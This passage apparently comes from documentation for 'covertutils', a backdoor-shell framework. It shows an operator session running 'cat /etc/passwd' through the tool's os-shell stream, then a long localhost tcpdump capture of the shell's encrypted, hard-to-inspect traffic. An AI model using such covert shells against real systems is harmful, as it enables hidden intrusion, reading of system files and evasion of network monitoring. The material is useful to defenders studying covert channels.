[MyFirst 'covertutils' Shell] > !os-shell cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
[...]
clamav:x:135:142::/var/lib/clamav:/bin/false
Debian-snmp:x:121:125::/var/lib/snmp:/bin/false
unused:x:1000:1000::/home/unused:/bin/bash

[MyFirst 'covertutils' Shell] >
Available Streams:
        [ 0] - control
        [ 1] - python
        [ 2] - os-shell
        [ 3] - file
        [ 4] - stage
        [99] - Back
Select stream: 99
[MyFirst 'covertutils' Shell] > exit
[!]     Quit shell? [y/N] y
```

The Network Traffic

```
# tcpdump -X -i lo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
02:30:59.629216 IP localhost.41046 > localhost.1234: Flags [S], seq 1561030109, win␣
↪43690, options [mss 65495,sackOK,TS val 16121424 ecr 0,nop,wscale 7], length 0
        0x0000:  4500 003c 938d 4000 4006 a92c 7f00 0001  E..<..@.@..,....
        0x0010:  7f00 0001 a056 04d2 5d0b 6ddd 0000 0000  .....V..].m.....
        0x0020:  a002 aaaa fe30 0000 0204 ffd7 0402 080a  .....0..........
        0x0030:  00f5 fe50 0000 0000 0103 0307            ...P........
02:30:59.629232 IP localhost.1234 > localhost.41046: Flags [S.], seq 537038899, ack␣
↪1561030110, win 43690, options [mss 65495,sackOK,TS val 16121424 ecr 16121424,nop,
↪wscale 7], length 0
        0x0000:  4500 003c 0000 4000 4006 3cba 7f00 0001  E..<..@.@.<.....
        0x0010:  7f00 0001 04d2 a056 2002 9033 5d0b 6dde  .......V...3].m.
        0x0020:  a012 aaaa fe30 0000 0204 ffd7 0402 080a  .....0..........
        0x0030:  00f5 fe50 00f5 fe50 0103 0307            ...P...P....
02:30:59.629240 IP localhost.41046 > localhost.1234: Flags [.], ack 1, win 342,␣
↪options [nop,nop,TS val 16121424 ecr 16121424], length 0
        0x0000:  4500 0034 938e 4000 4006 a933 7f00 0001  E..4..@.@..3....
        0x0010:  7f00 0001 a056 04d2 5d0b 6dde 2002 9034  .....V..].m....4
        0x0020:  8010 0156 fe28 0000 0101 080a 00f5 fe50  ...V.(.........P
        0x0030:  00f5 fe50                                ...P
02:31:09.854301 IP localhost.1234 > localhost.41046: Flags [P.], seq 1:21, ack 1, win␣
↪342, options [nop,nop,TS val 16123980 ecr 16121424], length 20
        0x0000:  4500 0048 6e64 4000 4006 ce49 7f00 0001  E..Hnd@.@..I....
        0x0010:  7f00 0001 04d2 a056 2002 9034 5d0b 6dde  .......V...4].m.
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 084c  ...V.<.........L
        0x0030:  00f5 fe50 da50 01c8 b0b6 999d 0c9c 2dfe  ...P.P........-.
```

```
        0x0040:  0482 4b02 77e1 3805                        ..K.w.8.
02:31:09.854388 IP localhost.41046 > localhost.1234: Flags [.], ack 21, win 342,␣
↪options [nop,nop,TS val 16123980 ecr 16123980], length 0
        0x0000:  4500 0034 938f 4000 4006 a932 7f00 0001  E..4..@.@..2....
        0x0010:  7f00 0001 a056 04d2 5d0b 6dde 2002 9048  .....V..].m....H
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 084c  ...V.(.........L
        0x0030:  00f6 084c                                ...L
02:31:09.975703 IP localhost.41046 > localhost.1234: Flags [P.], seq 1:21, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16123980], length 20
        0x0000:  4500 0048 9390 4000 4006 a91d 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6dde 2002 9048  .....V..].m....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 084c 15fb 7dcd c8cb 229c 3616 ef94  ...L..}..."".6...
        0x0040:  0aab 5fd8 410a b497                      .._.A...
02:31:09.975806 IP localhost.1234 > localhost.41046: Flags [.], ack 21, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e65 4000 4006 ce5c 7f00 0001  E..4ne@.@..\....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6df2  .......V...H].m.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.975839 IP localhost.41046 > localhost.1234: Flags [P.], seq 21:41, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9391 4000 4006 a91c 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6df2 2002 9048  .....V..].m....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 81a4 3124 dc86 85ce 888f e5e7  ...k..1$........
        0x0040:  24b6 d3a9 a37a 8085                      $....z..
02:31:09.975842 IP localhost.1234 > localhost.41046: Flags [.], ack 41, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e66 4000 4006 ce5b 7f00 0001  E..4nf@.@..[....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6e06  .......V...H].n.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.975887 IP localhost.41046 > localhost.1234: Flags [P.], seq 41:61, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9392 4000 4006 a91b 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6e06 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 2b01 2bc1 8634 b6fd 9d6a 8a55  ...k+.+..4...j.U
        0x0040:  ee26 e53c ed75 aaba                      .&.<.u..
02:31:09.975890 IP localhost.1234 > localhost.41046: Flags [.], ack 61, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e67 4000 4006 ce5a 7f00 0001  E..4ng@.@..Z....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6e1a  .......V...H].n.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.975925 IP localhost.41046 > localhost.1234: Flags [P.], seq 61:81, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9393 4000 4006 a91a 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6e1a 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 7992 8950 e5ae b437 4ed3 8dfc  ...ky..P...7N...
        0x0040:  d7c6 20cd 9cc9 9659                      .......Y
02:31:09.975927 IP localhost.1234 > localhost.41046: Flags [.], ack 81, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e68 4000 4006 ce59 7f00 0001  E..4nh@.@..Y....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6e2e  .......V...H].n.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
```

```
        0x0030:  00f6 086b                                ...k
02:31:09.975959 IP localhost.41046 > localhost.1234: Flags [P.], seq 81:101, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9394 4000 4006 a919 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6e2e 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 551d 8068 24c4 c543 b338 c54b  ...kU..h$..C.8.K
        0x0040:  d99d 4f24 e06a 868f                      ..O$.j..
02:31:09.975960 IP localhost.1234 > localhost.41046: Flags [.], ack 101, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e69 4000 4006 ce58 7f00 0001  E..4ni@.@..X....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6e42  .......V...H].nB
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.975991 IP localhost.41046 > localhost.1234: Flags [P.], seq 101:121, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9395 4000 4006 a918 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6e42 2002 9048  .....V..].nB...H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b f553 b059 e8db 7074 7498 f2c4  ...k.S.Y..ptt...
        0x0040:  b414 b476 4d23 2c03                      ...vM#,.
02:31:09.975992 IP localhost.1234 > localhost.41046: Flags [.], ack 121, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e6a 4000 4006 ce57 7f00 0001  E..4nj@.@..W....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6e56  .......V...H].nV
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976040 IP localhost.41046 > localhost.1234: Flags [P.], seq 121:141, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9396 4000 4006 a917 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6e56 2002 9048  .....V..].nV...H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 7f43 e8b0 2143 24f2 2882 9493  ...k.C..!C$.(...
        0x0040:  0687 ab6d b1c4 d86f                      ...m...o
02:31:09.976041 IP localhost.1234 > localhost.41046: Flags [.], ack 141, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e6b 4000 4006 ce56 7f00 0001  E..4nk@.@..V....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6e6a  .......V...H].nj
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976110 IP localhost.41046 > localhost.1234: Flags [P.], seq 141:161, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9397 4000 4006 a916 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6e6a 2002 9048  .....V..].nj...H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 4177 0797 f0d9 380b 7aa2 3213  ...kAw....8.z.2.
        0x0040:  0e2d 0211 3612 f227                      .-..6..'
02:31:09.976112 IP localhost.1234 > localhost.41046: Flags [.], ack 161, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e6c 4000 4006 ce55 7f00 0001  E..4nl@.@..U....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6e7e  .......V...H].n~
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976149 IP localhost.41046 > localhost.1234: Flags [P.], seq 161:181, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9398 4000 4006 a915 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6e7e 2002 9048  .....V..].n~...H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
```

```
        0x0030:  00f6 086b 475c 60b4 9feb a8c3 1d04 408e  ...kG\`.......@.
        0x0040:  6820 1f0c af73 b8b5                      h....s..
02:31:09.976150 IP localhost.1234 > localhost.41046: Flags [.], ack 181, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e6d 4000 4006 ce54 7f00 0001  E..4nm@.@..T....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6e92  .......V...H].n.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976216 IP localhost.41046 > localhost.1234: Flags [P.], seq 181:201, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 9399 4000 4006 a914 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6e92 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 87a9 3cc0 f6d0 cc70 e43a 76d3  ...k..<....p.:v.
        0x0040:  7582 d25c 58a7 2ad1                      u..\X.*.
02:31:09.976217 IP localhost.1234 > localhost.41046: Flags [.], ack 201, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e6e 4000 4006 ce53 7f00 0001  E..4nn@.@..S....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6ea6  .......V...H].n.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976251 IP localhost.41046 > localhost.1234: Flags [P.], seq 201:221, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 939a 4000 4006 a913 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6ea6 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 7037 76f5 43b4 1b7d 7bdb ff67  ...kp7v.C..}{..g
        0x0040:  e0bb 872a cba1 7b5c                      ...*..{\
02:31:09.976252 IP localhost.1234 > localhost.41046: Flags [.], ack 221, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e6f 4000 4006 ce52 7f00 0001  E..4no@.@..R....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6eba  .......V...H].n.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976317 IP localhost.41046 > localhost.1234: Flags [P.], seq 221:241, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 939b 4000 4006 a912 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6eba 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 595a c17a 4266 7246 e9d6 518b  ...kYZ.zBfrF..Q.
        0x0040:  33e6 4f57 3dd2 96f7                      3.OW=...
02:31:09.976319 IP localhost.1234 > localhost.41046: Flags [.], ack 241, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e70 4000 4006 ce51 7f00 0001  E..4np@.@..Q....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6ece  .......V...H].n.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976353 IP localhost.41046 > localhost.1234: Flags [P.], seq 241:261, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 939c 4000 4006 a911 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6ece 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 9f64 fc5c ea20 ca73 2b76 fb5e  ...k.d.\...s+v.^
        0x0040:  48e3 ba5b 5c3c b44f                      H..[\<.O
02:31:09.976354 IP localhost.1234 > localhost.41046: Flags [.], ack 261, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e71 4000 4006 ce50 7f00 0001  E..4nq@.@..P....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6ee2  .......V...H].n.
```

```
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976400 IP localhost.41046 > localhost.1234: Flags [P.], seq 261:281, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 939d 4000 4006 a910 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6ee2 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b ef18 5bca fe4f 635f 02d5 7890  ...k..[..Oc_..x.
        0x0040:  e78a 4b17 f23a 2c2f                      ..K..:,/
02:31:09.976402 IP localhost.1234 > localhost.41046: Flags [.], ack 281, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e72 4000 4006 ce4f 7f00 0001  E..4nr@.@..O....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6ef6  .......V...H].n.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976452 IP localhost.41046 > localhost.1234: Flags [P.], seq 281:301, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 939e 4000 4006 a90f 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6ef6 2002 9048  .....V..].n....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 6d69 becd a62c d668 2e57 951f  ...kmi...,.h.W..
        0x0040:  1a70 6b92 2f82 44ff                      .pk./.D.
02:31:09.976453 IP localhost.1234 > localhost.41046: Flags [.], ack 301, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e73 4000 4006 ce4e 7f00 0001  E..4ns@.@..N....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6f0a  .......V...H].o.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976522 IP localhost.41046 > localhost.1234: Flags [P.], seq 301:321, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 939f 4000 4006 a90e 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6f0a 2002 9048  .....V..].o....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 0300 9ef5 d103 918e d187 49c1  ...k..........I.
        0x0040:  6591 6e6e f531 7487                      e.nn.1t.
02:31:09.976524 IP localhost.1234 > localhost.41046: Flags [.], ack 321, win 342,␣
↪options [nop,nop,TS val 16124011 ecr 16124011], length 0
        0x0000:  4500 0034 6e74 4000 4006 ce4d 7f00 0001  E..4nt@.@..M....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6f1e  .......V...H].o.
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 086b  ...V.(.........k
        0x0030:  00f6 086b                                ...k
02:31:09.976561 IP localhost.41046 > localhost.1234: Flags [P.], seq 321:341, ack 21,␣
↪win 342, options [nop,nop,TS val 16124011 ecr 16124011], length 20
        0x0000:  4500 0048 93a0 4000 4006 a90d 7f00 0001  E..H..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 6f1e 2002 9048  .....V..].o....H
        0x0020:  8018 0156 fe3c 0000 0101 080a 00f6 086b  ...V.<.........k
        0x0030:  00f6 086b 2d95 b6fc d993 610f c49c 4493  ...k-.....a...D.
        0x0040:  ff27 84c8 7a6d 64a6                      .'..zmd.
02:31:10.006093 IP localhost.1234 > localhost.41046: Flags [.], ack 341, win 342,␣
↪options [nop,nop,TS val 16124018 ecr 16124011], length 0
        0x0000:  4500 0034 6e75 4000 4006 ce4c 7f00 0001  E..4nu@.@..L....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 6f32  .......V...H].o2
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 0872  ...V.(.........r
        0x0030:  00f6 086b                                ...k
02:31:10.006112 IP localhost.41046 > localhost.1234: Flags [P.], seq 341:1281, ack 21,
↪ win 342, options [nop,nop,TS val 16124018 ecr 16124018], length 940
        0x0000:  4500 03e0 93a1 4000 4006 a574 7f00 0001  E.....@.@..t....
        0x0010:  7f00 0001 a056 04d2 5d0b 6f32 2002 9048  .....V..].o2...H
```

```
0x0020:  8018 0156 01d5 0000 0101 080a 00f6 0872  ...V...........r
0x0030:  00f6 0872 812d 0178 da3e d3db b80c 3684  ...r.-.x.>....6.
0x0040:  8aa9 8ca0 822d 0293 4f3a 52f7 cbb9 b89b  .....-..O:R.....
0x0050:  fd5f 2113 1202 77f1 24df 90d7 538e c4da  ._!...w.$...S...
0x0060:  842d 68b9 7bb4 e330 9adf 7b8e 6929 c44b  .-h.{..0..{.i).K
0x0070:  eb9d b520 f026 f22a 0975 0814 b6a8 eb47  .....&.*.u.....G
0x0080:  6c75 669a 05fb e4d9 1eec 99a7 c77d 78b4  luf..........}x.
0x0090:  6087 f727 e00e 1207 b410 3680 c310 9fe1  `..'......6.....
0x00a0:  ddc9 fafd 487a 362f 3ff7 f875 5d7c f41e  ....Hz6/?..u]|..
0x00b0:  6623 a669 09d2 c215 f07a 8a87 10a9 80c3  f#.i.....z......
0x00c0:  554e b26a e015 ba8a 86aa 13d3 a5d9 4553  UN.j..........ES
0x00d0:  e675 2e81 33ef 7b4a 9150 fd23 f5bb 3074  .u..3.{J.P.#..0t
0x00e0:  77f6 d650 e492 5a85 8fc7 8e49 c273 454f  w..P..Z....I.sEO
0x00f0:  c7c0 f1fb f18e 5950 c770 fee3 3b6c bfcd  ......YP.p..;l..
0x0100:  e16e f9d9 776a c6df 3576 c9eb 0c5b 5c8b  .n..wj..5v...[\.
0x0110:  f77c e691 ce0a b677 77e6 52f8 e332 2bb4  .|.....ww.R..2+.
0x0120:  22cf 080b 4318 b10b c3ab cc4b f169 36c6  "...C......K.i6.
0x0130:  92ee 87f6 0853 7a45 ff24 61fd 61b4 8d32  .....SzE.$a.a..2
0x0140:  0926 a18d d1a9 a8b6 f6a5 ce1b 2516 91d1  .&..........%...
0x0150:  4be1 88eb b484 c6cf 2a83 7c05 7bdd 682e  K.......*.|.{.h.
0x0160:  4dff bc0d 67d4 daf2 3350 c5ed 6907 eb28  M...g...3P..i..(
0x0170:  4c78 2c5b e57e 801a 31f6 c695 fbd2 9546  Lx,[.~..1......F
0x0180:  e4a6 6abd 71b1 be75 3961 1d49 ce5e f1c9  ..j.q..u9a.I.^..
0x0190:  2c81 94bc 5251 4681 35c4 76a5 5967 c35d  ,...RQF.5.v.Yg.]
0x01a0:  a730 cc66 54fa 4f1d b5fd a089 84d6 120d  .0.fT.O.........
0x01b0:  4d1e 67fb c530 f947 4945 5913 d893 d0ad  M.g..0.GIEY.....
0x01c0:  e076 5681 771c 3b77 d3bc f797 5fe8 67a3  .vV.w.;w...._.g.
0x01d0:  cf3e a9ee 1887 f214 c382 d3f3 93d5 8e60  .>.............`
0x01e0:  d3f9 da59 b211 2228 98ef 0c33 7109 0ae3  ...Y.."(...3q...
0x01f0:  8f10 bff6 4aaf 3e7c abf0 1e27 9579 8e25  ....J.>|...'.y.%
0x0200:  fbcc 4e00 872a 964f 8010 c3a0 8738 7351  ..N..*.O.....8sQ
0x0210:  af0e 4c2f b780 ab55 5342 1202 3223 1421  ..L/...USB..2#.!
0x0220:  5190 a1f8 9718 1e29 3fe5 9448 f27a 0ccd  Q......)?..H.z..
0x0230:  dc91 054d 3092 6866 f5e0 1059 5932 050d  ...M0.hf...YY2..
0x0240:  25dc 817b 1427 7ea5 328e 1a5e acae c093  %..{.'~.2..^....
0x0250:  2b99 18d6 faf6 eb80 8c45 7f4d 5856 558e  +........E.MXVU.
0x0260:  7aff c8ad 9b3b 79cd 90ec 4e13 17fd d522  z....;y...N...."
0x0270:  28fd 4311 b4fb c2fd fb2f 82da 945a a1a8  (.C....../...Z..
0x0280:  b5bc 8d48 a85b d83d 049c ee1f 89a7 ccae  ...H.[.=........
0x0290:  a92b bb78 6407 0f9e 720d 9cd6 a463 3c19  .+.xd...r....c<.
0x02a0:  8f52 c7d4 a2cb 8c1b 5275 3354 0d47 996d  .R......Ru3T.G.m
0x02b0:  47e0 62fb cd76 745a 542a 1b37 e90b 89dd  G.b..vtZT*.7....
0x02c0:  1a96 2868 ba19 88e2 b1db a6a5 fa96 f809  ..(h............
0x02d0:  fc13 bb14 618a 94b2 04b0 8639 ebd9 1345  ....a......9...E
0x02e0:  b105 fe1c d17d 03be 33bd 224d 4fcc fcd7  .....}..3."MO...
0x02f0:  455b 5bba f400 1ab4 044e e609 12aa f879  E[[......N.....y
0x0300:  f49b ccbf b861 bc42 e257 fc9b 8014 32c5  .....a.B.W....2.
0x0310:  5fc6 4f4a c342 ea65 730b 462d 8040 8594  _.OJ.B.es.F-.@..
0x0320:  3ce9 accf c07c fbfe 0911 86e2 ebb2 c472  <....|.........r
0x0330:  5652 7179 4010 e665 1742 0edb b04e 94ff  VRqy@..e.B...N..
0x0340:  d167 df3d 5525 98f7 480e 098d a017 9d35  .g.=U%..H......5
0x0350:  308b 8620 ad1f 7629 e5b0 3ba2 b606 9956  0.....v)..;....V
0x0360:  3efd d16b 0a75 f2bf efc6 d006 a513 98ce  >..k.u..........
0x0370:  160b 1c00 a908 0164 36ae ca21 89de 01df  .......d6..!....
0x0380:  57a0 c4a0 4b67 19a3 1ed5 343a af0d 2c3f  W...Kg....4:..,?
0x0390:  213d 9d63 08fd 7b5a fd48 5f44 13b6 6f82  !=.c..{Z.H_D..o.
0x03a0:  bab6 be43 1780 85cb 392a eafe 8ea4 d6c6  ...C....9*......
0x03b0:  5553 75ef 2e6b f2a9 e997 841e a896 468c  USu..k........F.
```

```
        0x03c0:  5688 30f6 1fae 700d d63e 364e 53c9 1bea  V.0...p..>6NS...
        0x03d0:  9a5d 2fc5 988a 02d8 6c4b dbbe 4c61 0074  .]/.....lK..La.t
02:31:10.006116 IP localhost.1234 > localhost.41046: Flags [.], ack 1281, win 357,␣
↪options [nop,nop,TS val 16124018 ecr 16124018], length 0
        0x0000:  4500 0034 6e76 4000 4006 ce4b 7f00 0001  E..4nv@.@..K....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 72de  .......V...H].r.
        0x0020:  8010 0165 fe28 0000 0101 080a 00f6 0872  ...e.(.........r
        0x0030:  00f6 0872                                ...r
02:31:22.779011 IP localhost.1234 > localhost.41046: Flags [F.], seq 21, ack 1281,␣
↪win 357, options [nop,nop,TS val 16127211 ecr 16124018], length 0
        0x0000:  4500 0034 6e77 4000 4006 ce4a 7f00 0001  E..4nw@.@..J....
        0x0010:  7f00 0001 04d2 a056 2002 9048 5d0b 72de  .......V...H].r.
        0x0020:  8011 0165 fe28 0000 0101 080a 00f6 14eb  ...e.(..........
        0x0030:  00f6 0872                                ...r
02:31:22.824053 IP localhost.41046 > localhost.1234: Flags [.], ack 22, win 342,␣
↪options [nop,nop,TS val 16127223 ecr 16127211], length 0
        0x0000:  4500 0034 93a2 4000 4006 a91f 7f00 0001  E..4..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 72de 2002 9049  .....V..].r....I
        0x0020:  8010 0156 fe28 0000 0101 080a 00f6 14f7  ...V.(..........
        0x0030:  00f6 14eb                                ....
02:31:25.519800 IP localhost.41046 > localhost.1234: Flags [F.], seq 1281, ack 22,␣
↪win 342, options [nop,nop,TS val 16127897 ecr 16127211], length 0
        0x0000:  4500 0034 93a3 4000 4006 a91e 7f00 0001  E..4..@.@.......
        0x0010:  7f00 0001 a056 04d2 5d0b 72de 2002 9049  .....V..].r....I
        0x0020:  8011 0156 fe28 0000 0101 080a 00f6 1799  ...V.(..........
        0x0030:  00f6 14eb                                ....
02:31:25.519815 IP localhost.1234 > localhost.41046: Flags [.], ack 1282, win 357,␣
↪options [nop,nop,TS val 16127897 ecr 16127897], length 0
        0x0000:  4500 0034 3cd1 4000 4006 fff0 7f00 0001  E..4<.@.@.......
        0x0010:  7f00 0001 04d2 a056 2002 9049 5d0b 72df  .......V...I].r.
        0x0020:  8010 0165 20d9 0000 0101 080a 00f6 1799  ...e............
        0x0030:  00f6 1799                                ....
```

